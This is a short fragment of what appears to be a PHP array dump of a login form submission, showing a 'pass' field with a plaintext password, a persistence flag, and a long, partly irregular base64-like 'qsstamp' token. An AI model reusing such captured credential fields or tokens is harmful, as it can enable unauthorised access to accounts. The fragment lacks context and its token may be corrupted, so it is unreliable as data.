  [pass] => 123456
  [default_persistent] => 0
  [qsstamp] => W1tbMSwzMiwzNiw3NSwxMDEsMTAyLDE3MCwxNzgsMTg1LDIwMiwMTcsMjE4LDI
0MiwyNTIsMjU5LDI2OCwzMDQsMzI3LDMyOSwzMzQsMzUxLDM2NCw0MDksNDQxLDQ2NCw0DcsNDkyLDQ
5NCw1MDAsNTE4LDUyNiw1NDYsNTUzLDU2Miw1ODcsNjEyLDYxOSw2MjUsNjM4LDY3Myw3NzIsODM4XV0
sIkFaa05v0E16ZmYxbDRrSEItmdmwWEpNRVhJc2gxevBBNLI4WHA4YlPfb3RL0ExydGRMeDY0TG9uZwt
zMGYxLWtWM3dYTGIZVWZtSFJtc1p0Q3A1TmxLUDQ3N0VEX2hibHQ1a0Nj dGxQQ2dGZkxBbWFAvLpvYkZ
40XJTMdVGawhDTGt2Yko2b2tIY2dSd2JPNUsXT2NKTKNGWwLwd3ptVVVaT1hIbFRyV2dpMm1m0Eo5S2R
Sa3EtaHJaLWhJVvVYaXE0eXlMxYXBpSXk3Tjc5bjJUXzkybk4ZEtrTEQ4a1RPZmFqMwD0VkpKQ3lNTnc
iXQ==
)
```